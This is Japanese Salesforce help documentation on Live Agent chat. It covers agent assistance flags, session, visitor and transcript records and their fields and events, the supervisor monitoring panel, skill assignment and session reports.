チャット会議を有効にする
- 「Live Agent チャット会議の有効化」

チャットでの支援の要求

チャットで支援が必要な場合は、仮想フラグを有効化してスーパーバイザに知らせます。エージェントが支援を必要としていることがスーパーバイザに伝わり、コンソールから直接応答できます。

1. 操作ペインで、 アイコンをクリックします。
2. 必要な支援を説明する簡単なメッセージを入力します。
3. [フラグを有効化] をクリックします。

問題が解決したら、エージェントまたはスーパーバイザはフラグを無効化できます。

コンソールに アイコンが表示されない場合は、Salesforce システム管理者に連絡してアイコンを有効にしてください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客レコードの表示

Salesforce では、チャットの終了時にいくつかのレコードが自動的に作成されます。これらのレコードには、チャットの顧客およびエージェントとのやりとりに関する情報が保存されます。

これらのレコードの大部分は、顧客およびエージェントとのチャットに関する監査履歴を提供するために内部的に使用されます。ただし、これらのレコードには、必要になった場合は自分でアクセスできます。

1. Salesforce コンソールで顧客レコードにアクセスするには、Salesforce コンソールナビゲーションリストから、表示するレコードのタイプを選択します。
   レコードのリストは、メインウィンドウに表示されます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

顧客レコードを表示する
- レコードタイプに対する「参照」

Live Agent を使用するエージェントの場合
- 「API の有効化」システム管理者権限

Live Agent セッションレコード

エージェントが Live Agent にログインするたびに、Live Agent セッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

Live Agent のトランスクリプト

Live Agent のトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

Live Agent セッションレコード

エージェントが Live Agent にログインするたびに、Live Agent セッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

Live Agent のトランスクリプト

Live Agent のトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

Live Agent セッションレコード

エージェントが Live Agent にログインするたびに、Live Agent セッションレコードが自動的に作成されます。セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。

Live Agent セッションを使用して、サポートエージェントと顧客の間のチャットに関する情報を検索、編集できます。たとえば、「今日のセッション」というリストを作成して、1 日に行われたチャット活動を表示できます。

セッションレコードをケース、取引先、取引先責任者、リードに関連付け、カスタム参照項目を使用して他のオブジェクトにリンクできます。

メモ: 適切な権限がある場合は、Salesforce の他のレコードタイプと同様に、セッションレコードを作成、表示、編集、削除できます。ただし、セッションレコードはエージェントと顧客間のチャットの履歴を提供することを目的としているため、ほとんどの場合においてこのレコードを変更しないでください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent の訪問者レコード

エージェントが顧客とチャットするたびに、顧客のコンピュータを識別する訪問者レコードが自動的に作成されます。

新規の訪問者はそれぞれ、Salesforce によって自動作成されるセッションキーに関連付けられます。セッションキーは、訪問者のレコード内と訪問者の PC に Cookie として保存される一意の ID です。顧客が複数のチャットに参加する場合、Salesforce では、セッションキーを使用して、顧客をその訪問者レコードにリンクし、そのレコードをすべての関連チャットトランスクリプトに関連付けます。

メモ: 適切な権限がある場合は、Salesforce の他のレコードタイプと同様に、訪問者レコードを作成、表示、編集、削除できます。ただし、訪問者レコードは、顧客をチャットトランスクリプトに関連付けた履歴を提供することを目的としているため、ほとんどの場合においてこのレコードを変更しないでください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

関連トピック:

- レコードの作成
- レコードの削除
- レコードの編集

Live Agent のトランスクリプト

Live Agentのトランスクリプトとは、顧客とエージェントの間のチャットのレコードです。Salesforce では、チャットセッションごとに自動的にトランスクリプトが作成されます。

チャットが正常に終了した場合、つまり、顧客またはエージェントがチャットを終了した場合、エージェントがチャットウィンドウおよび関連タブを閉じるとすぐにチャットトランスクリプトが作成されます。

チャットの切断などのエラーが発生した場合でも、そのチャットトランスクリプトが Salesforce によって作成されますが、チャットが切断されてからトランスクリプトが作成されるまで最大 30 分かかります。

トランスクリプトをケース、取引先、取引先責任者、リードに関連付けたり、他のオブジェクトにリンクしたりできます。

メモ: 適切な権限があれば、Salesforceの他のレコードタイプのようにチャットトランスクリプトを作成、表示、編集、削除できます。ただし、チャットトランスクリプトはエージェントと顧客間のチャットのペーパートレイルであるため、ほとんどの場合、これらのレコードを改ざんすることはお勧めしません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

関連トピック:

- レコードの作成
- レコードの削除
- レコードの編集

Live Agent トランスクリプトの項目

Live Agent トランスクリプトの項目を使用すると、エージェントと顧客のチャットに関する情報を追跡できます。

Live Agent トランスクリプトには、次の項目があります(アルファベット順)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

項目	定義
次の後に中止	顧客がチャットを切断するまでに、受信チャット要求にエージェントが回答できなかった時間 (秒単位)
取引先名	トランスクリプトに関連付けられている取引先の名前
エージェント平均応答時間	エージェントがチャット訪問者のメッセージに応答するのに要した平均時間
エージェント最大応答時間	エージェントがチャット訪問者のメッセージに応答するのに要した最大時間
エージェントメッセージ数	エージェントがチャット中に送信したメッセージの数
エージェントスキル	チャットの開始に使用された Live Chat ボタンに関連付けられているスキル
内容	エージェントと訪問者の間のチャットをテキストにした内容
ブラウザ	訪問者により使用されたブラウザのタイプとバージョン
ブラウザの言語	訪問者のブラウザで選択されている言語
ケース	チャットに関連付けられているケース
[チャット] ボタン	チャットを開始するために訪問者がクリックしたチャットボタン
チャット時間	チャットの合計時間 (秒単位)
取引先責任者名	チャットに参加した取引先責任者の名前。 取引先責任者と訪問者は同じではありません。詳細は、「Live Chat の訪問者」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

項目	定義
作成者	トランスクリプトを作成したユーザ(作成日時を含む) (参照のみ)
作成日	トランスクリプトの作成日時 (参照のみ)
リリース	訪問者がチャットを開始したリリース
終了時刻	チャットの終了時間
終了者	チャットを終了した訪問者またはエージェント
最終更新者	トランスクリプトを最後に更新したユーザ (日時を含む) (参照のみ)
最終更新日	トランスクリプトの最終更新日時 (参照のみ)
リード	チャットで生成されたリードまたはチャット中に話し合われたリードの名前
Live Chat のトランスクリプト	トランスクリプトに自動的に割り当てられた一意の数値識別子。 システム管理者は、この項目の形式または番号を変更できます。 通常、トランスクリプト番号は連続して増えていきますが、連続した番号をスキップする可能性もあります。
Live Chat の訪問者	訪問者に自動的に割り当てられた一意の数値識別子。 システム管理者は、この項目の形式または番号を変更できます。 通常、訪問者番号は連続して増えていきますが、連続した番号をスキップする可能性もあります。 訪問者と取引先責任者は異なります。訪問者が取引先責任者の場合もありますが、これは必須ではありません。取引先責任者と訪問者の間に関係はありません。
場所	訪問者の地理的な場所。市と州のいずれか、または市と国のいずれか(訪問者がアメリカ以外にいる場合)。
ネットワーク	訪問者のネットワークまたはインターネットサービスプロバイダ。

項目	定義
所有者	トランスクリプト所有者の名前。デフォルトでは、所有者は、トランスクリプトを作成したユーザ (チャットに回答したエージェントなど) です。 所有者として別のユーザを選択したり、キューにトランスクリプトを割り当てたりすることができます。他のユーザにトランスクリプトを割り当てる場合、そのユーザに Live Chat のトランスクリプトに対する「参照」権限があることを確認してください。
プラットフォーム	ユーザのオペレーティングシステム
参照サイト	訪問者が Web サイトにアクセスする前に表示していたサイト。 たとえば、訪問者がGoogleを使用して、サポート組織の Web サイトを検索した場合、参照サイトは Google です。
要求時間	訪問者がチャットを最初に要求した時間
画面解像度	訪問者が使用した画面解像度
開始時刻	エージェントがチャット要求に応答した時間
状況	完了または見逃し。要求されたが応答がなく見逃されたチャット
スーパーバイザトランスクリプト本文	スーパバイザからの示唆メッセージが含まれています
ユーザエージェント	訪問者が使用したブラウザとオペレーティングシステムの種類を特定する文字列
訪問者平均応答時間	訪問者がエージェントのコメントの応答にかかった平均時間
訪問者最大応答時間	顧客がエージェントのメッセージに応答するのに要した最大時間
訪問者の IP アドレス	訪問者がチャット中に使用したコンピュータのIPアドレス
訪問者メッセージ数	訪問者がチャット中に送信したメッセージの数
待機時間	チャット要求がエージェントに受け入れられるまでに要した合計待機時間

Live Agent のトランスクリプトイベント

LiveChat トランスクリプトイベントを使用すると、チャット中にエージェントと顧客の間で発生するイベントを自動的に追跡できます。

Live Chat のトランスクリプトを編集して、Live Chat 中にエージェントと顧客の間で行われるイベントを追跡できます。LiveChat のトランスクリプトには、次のイベントを追加できます。

イベント	説明
チャット要求済み	訪問者がチャットを要求した
キュー	チャット要求がキューに入れられた
送信済み (転送)	チャット要求がエージェントに送信された
送信済み (選択)	チャット要求が、すべての使用可能で適格なエージェントに送信された
参加	チャット要求がエージェントによって承諾された
重要なアラート待機時間に到達	エージェントが顧客のメッセージに応答できないまま、重要なアラート待機時間に達した
待機時間経過アラートのクリア	待機時間経過アラートを受信してから、エージェントが顧客のメッセージに応答した
転送要求済み	エージェントがチャット転送を要求した
転送承諾済み	チャット転送がエージェントによって承諾された
転送要求のキャンセル	要求を送信したエージェントがチャット転送要求をキャンセルした
転送要求の拒否	要求を受信したエージェントがチャット転送要求を拒否した
ボタンに転送済み	チャットがボタンに転送された
ボタンへの転送が失敗	ボタンへのチャット転送に失敗した
チャット会議要求済み	会議を開始する要求をエージェントが送信した
チャット会議がキャンセル	会議要求がキャンセルされた
チャット会議拒否	会議要求がエージェントによって拒否された
エージェントが会議に参加	エージェントが会議に参加した

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

イベント	説明
エージェントが会議から退席	エージェントが会議から退席した
ファイル転送要求済み	ファイル転送が要求された
ファイル転送がエージェントによってキャンセル	ファイル転送がエージェントによってキャンセルされた
ファイル転送が訪問者によってキャンセル	ファイル転送が訪問者によってキャンセルされた
ファイル転送が成功	ファイル転送が成功した
ファイル転送が失敗	ファイル転送が失敗した
キャンセル (ブロック)	チャットの試行が IP ブロックルールでブロックされた
エージェントによってブロック済み	エージェントが有効なチャットをブロックした (IP ブロックルールの作成)
却下 (手動)	チャット要求がエージェントによって却下された
却下済み (タイムアウト)	チャット要求が、エージェントへの割り当て中にタイムアウトになった
キャンセル (エージェントなし)	適格なエージェントがなかったため、チャット要求がキャンセルされた
キャンセル (キューなし)	キューに空きがなかったため、チャット要求がキャンセルされた
訪問者によってキャンセル	訪問者が [チャットをキャンセル] をクリックした
エージェントが退席	エージェントがチャットを退席した
訪問者が退席	訪問者がチャットを退席した
エージェントにより終了	エージェントが [チャットを終了する] をクリックした
訪問者により終了	訪問者が [チャットを終了する] をクリックした
その他	別のイベントが発生した

サポートスーパーバイザの Live Agent

サポートスーパーバイザの Live Agent へようこそ。Live Agent は、エージェントが顧客を簡単にサポートできるようにする包括的なチャットソリューションです。Live Agent のスーパーバイザツールを使用すると、エージェントの活動の監視、チャットでのエージェントのサポート、エージェントのチャットセッションに関するデータの表示を簡単に行うことができます。

サポートスーパーバイザは、最適なサポートを顧客に確実に提供するため、従業員を統括します。Live Agent は、残りの Salesforce と完全に統合されているチャットソリューションであり、エージェントおよびそのチャット活動に関する必要なすべての情報に単一のワークスペースから簡単にアクセスできます。

Live Agent での経験の有無に関係なく、顧客とやりとりするチャットエージェントを簡単にサポートおよび監視できるいくつかのツールを自由に使用できます。では始めましょう。

関連トピック:

- サポートエージェントの Live Agent
- システム管理者向けの Live Agent
- Live Agent サポートスーパーバイザの権限

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent スーパーバイザパネル

Live Agent スーパーバイザパネルは、部署のチャットボタンとチャットエージェントに関する情報を一元的に検索できる場所です。スーパーバイザパネルから、エージェントが顧客とチャットするときのエージェントのチャット活動の監視や、特定のチャットボタンでの顧客トラフィックの表示をすべてリアルタイムで行うことができます。スーパーバイザパネルは Salesforce コンソールに配置されているため、アプリケーションから切り替えなくても簡単にアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

スーパーバイザパネルへのアクセス

Salesforce コンソールからスーパーバイザパネルにタイミングよくアクセスして、エージェントのチャット活動を簡単に監視できます。

エージェント状況リスト

スーパーバイザパネルにあるエージェント状況リストを使用すると、エージェントのチャット活動に関する情報にリアルタイムでアクセスできます。

キュー状況リスト

スーパーバイザパネルにあるキュー状況リストを使用すると、組織のチャットボタンとキューに関するリアルタイムの情報にアクセスできます。

エージェントのチャットの監視

顧客対応中のエージェントのチャットは、スーパーバイザパネルから表示します。エージェントのパフォーマンスを監視して、エージェントが顧客に対応しているときにフィードバックや支援をリアルタイムで提供できます。

スーパーバイザパネルへのアクセス

Salesforce コンソールからスーパーバイザパネルにタイミングよくアクセスして、エージェントのチャット活動を簡単に監視できます。

1. Salesforce コンソールのスーパーバイザパネルにアクセスするには、コンソールのナビゲーションリストで [Live Agent スーパーバイザ] を選択します。メインコンソールウィンドウにスーパーバイザパネルが表示され、Salesforce 組織のチャットボタンおよびエージェントに関するリアルタイム情報にアクセスできるようになります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールで Live Agent スーパーバイザパネルを使用する

- ユーザプロファイルまたは権限セットでの Live Agent の [スーパーバイザ] タブへのアクセス (Salesforce コンソールアプリケーションに含まれる)

エージェント状況リスト

スーパーバイザパネルにあるエージェント状況リストを使用すると、エージェントのチャット活動に関する情報にリアルタイムでアクセスできます。

エージェントの詳細	説明
エージェント名	エージェントの名前。 メモ: 名前の横に赤いフラグが表示された場合は、エージェントが支援を要求しています。チャット詳細モジュール (右端) から応答します。
状況	エージェントの Live Agent 状況。
アクション	エージェントの状況を変更するために実行できるアクション。
処理中のチャット数	エージェントが参加しているチャット数。
割り当て済みの要求数	エージェントに現在割り当てられている待機中のチャット要求の数。
ログイン以降の経過時間	エージェントが Live Agent にログインしている時間。
最後の承諾以降の経過時間	エージェントが最後にチャット要求を受け入れからの時間。
スーパーバイザへのメッセージ (省略可能)	支援フラグでエージェントが送信した非公開メッセージ。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

各エージェントの名前を展開すると、エージェントがチャットしている顧客の詳細が表示されます。

顧客の詳細	説明
訪問者名	顧客の名前 (利用可能な場合)。
IP	顧客のデバイスの IP アドレス。
ネットワーク	顧客のネットワーク (利用可能な場合)。
ブラウザ	顧客がチャットウィンドウに接続するために使用しているインターネットブラウザのタイプ。
市区郡	顧客がチャットしている市区郡。
国	顧客がチャットしている国。

顧客の詳細	説明
所要時間	顧客がエージェントとのチャットに参加している時間。
アクション	顧客とエージェントのチャットを表示するために実行できるアクション。

関連トピック:

Live Agent の状況

キュー状況リスト

スーパーバイザパネルにあるキュー状況リストを使用すると、組織のチャットボタンとキューに関するリアルタイムの情報にアクセスできます。

キューの詳細	説明
ボタン名	チャットボタンの名前。
ID	チャットボタンの一意の Salesforce ID。
キュー長	エージェントへの割り当てを待機しているチャットの数。
最長待機時間	顧客のチャットがエージェントに接続されるまでの最長の待機時間。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

エージェントのチャットの監視

顧客対応中のエージェントのチャットは、スーパーバイザパネルから表示します。エージェントのパフォーマンスを監視して、エージェントが顧客に対応しているときにフィードバックや支援をリアルタイムで提供できます。

1. [エージェント状況] リストで をクリックして、チャットを表示するエージェントの情報を展開します。エージェントが支援を要求した場合は、エージェント名の横に赤いフラグが表示され、非公開メッセージが右端に表示されます (エージェントが入力した場合)。
2. チャットを表示するには、監視するチャットの [アクション] 列で [表示] をクリックします。

   [エージェント状況] リストにチャットモニタが開きます。
3. エージェントが顧客とチャット中に非公開メッセージをエージェントに送信するには、メッセージ項目にメッセージを入力して [Enter] キーを押します。

   メッセージは、エージェントにはチャットログに表示されますが、顧客には表示されません。

エージェントのチャットの監視が完了したら、 をもう一度クリックして、チャットモニタを折りたたみます。

支援の提供後にフラグを削除するには、[フラグを無効化] をクリックします。

関連トピック:

エージェント状況リスト

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールで Live Agent スーパーバイザパネルを使用する

- ユーザプロファイルまたは権限セットでの Live Agent の [スーパーバイザ] タブへのアクセス (Salesforce コンソールアプリケーションに含まれる)

エージェントのチャットを表示する

- Live Agent 設定の「エージェントプレビューの有効化」

エージェントに示唆メッセージを送信する

- Live Agent 設定の「示唆メッセージの有効化」

エージェントへのスキルの割り当て

チームの専門知識の充実に伴ってエージェントにスキルを割り当てます。

1. [設定] から、［クイック検索］ボックスに「スキル」と入力し、[スキル] を選択します。
2. 割り当てるスキルの名前をクリックします。
3. [編集] をクリックします。
4. プロファイル (推奨) またはこのスキルを持つ個人ユーザのいずれかを選択します。
5. [保存] をクリックします。

[スキル] ページへのアクセス権がない場合は、この権限の有効化を Salesforce システム管理者に依頼してください。システム管理者のみがスキルを作成できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

スキルを割り当てる

- 「Live Agent のスキルをユーザに割り当てる」

Live Agent セッションのレポート作成

Live Agent チャットセッションに関するレポートを作成して、エージェントのチャット活動に関する洞察を得ます。

Live Agent チャットセッションのカスタムレポートタイプを作成し、それを使用し、エージェントのセッションでレポートビルダーを使用してレポートを実行できます。このような Live Agent セッションレポートでは、エージェントのチャット活動を把握できます。たとえば、顧客のすべてのチャット要求をエージェントチームで処理できるかどうかを判断できます。

1. Live Agent セッションを主オブジェクトとして使用して、カスタムレポートタイプを作成します。
2. レポートビルダーを使用して、新しい Live Agent レポートを作成します。
3. 重要な情報の列を含めるように、レポートをカスタマイズします。
4. レポートを保存または実行します。

関連トピック:

- レポートの作成
- 新規レポートの作成
- Live Agent セッションレコード

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

Salesforce ポイント & クリック管理者の皆さん、ようこそ

Salesforceでは、基本的な管理以外にもさまざまな機能をご利用いただけます。組織をカスタマイズして、基本的な管理の枠を超えて機能性を強化できます。これらを1行のコードも記述せずに行うことができます。必要なのはマウスと冒険心のみです。さっそく試してみてください。

ポイント&クリックには、組織の拡張に使用できる多数の機能が用意されています。オブジェクト、データ、項目の機能強化、組織の外観のカスタマイズ、ビジネスプロセスの追加、Webサイトの作成、アプリケーションの作成などのすべての操作を、ポイント & クリックツールを使用して実行できます。

オブジェクト管理設定の検索

Salesforceでは、カスタム項目、ページレイアウト、入力規則などの機能を使用して、オブジェクトモデルをカスタマイズできます。有効化されたSalesforce環境によっては、これらのカスタマイズが[設定]の異なる場所にあります。

Lightning Experience でのオブジェクト管理設定の検索

Salesforce では、カスタム項目、ページレイアウト、入力規則などの機能を使用して、オブジェクトモデルをカスタマイズできます。ほとんどのオブジェクトは、[設定] のオブジェクトマネージャから使用できます。

Salesforce Classic でのオブジェクト管理設定の検索

Salesforce では、カスタム項目、ページレイアウト、入力規則などの機能を使用して、オブジェクトモデルをカスタマイズできます。検索するオブジェクトの種別によっては、これらのカスタマイズが [設定] の異なる場所にあります。

Lightning Experience でのオブジェクト管理設定の検索

Salesforce では、カスタム項目、ページレイアウト、入力規則などの機能を使用して、オブジェクトモデルをカスタマイズできます。ほとんどのオブジェクトは、[設定] のオブジェクトマネージャから使用できます。

エディション


使用可能なエディション: Lightning Experience


使用可能なエディション: すべてのエディション

標準オブジェクトとカスタムオブジェクト

取引先や取引先責任者などの*標準オブジェクト*は、Salesforce 組織で標準搭載されています。*カスタムオブジェクト*は、ユーザまたは他のシステム管理者が作成したオブジェクトです。

[設定]から［クイック検索］ボックスに「オブジェクトマネージャ」と入力し、[オブジェクトマネージャ]を選択します。リストからオブジェクトを1つ選択し、特定のカスタマイズのセクションまでスクロールします。


SETUP
Object Manager
Find in page
Schema Builder
Create
28 Items, Sorted by Label
Refresh
LABEL
API NAME
DESCRIPTION
LAST MODIFIED
DEPLOYED
CUSTOM
Account
Account
Activity
Activity
Campaign
Campaign
Campaign Member
CampaignMember
Case
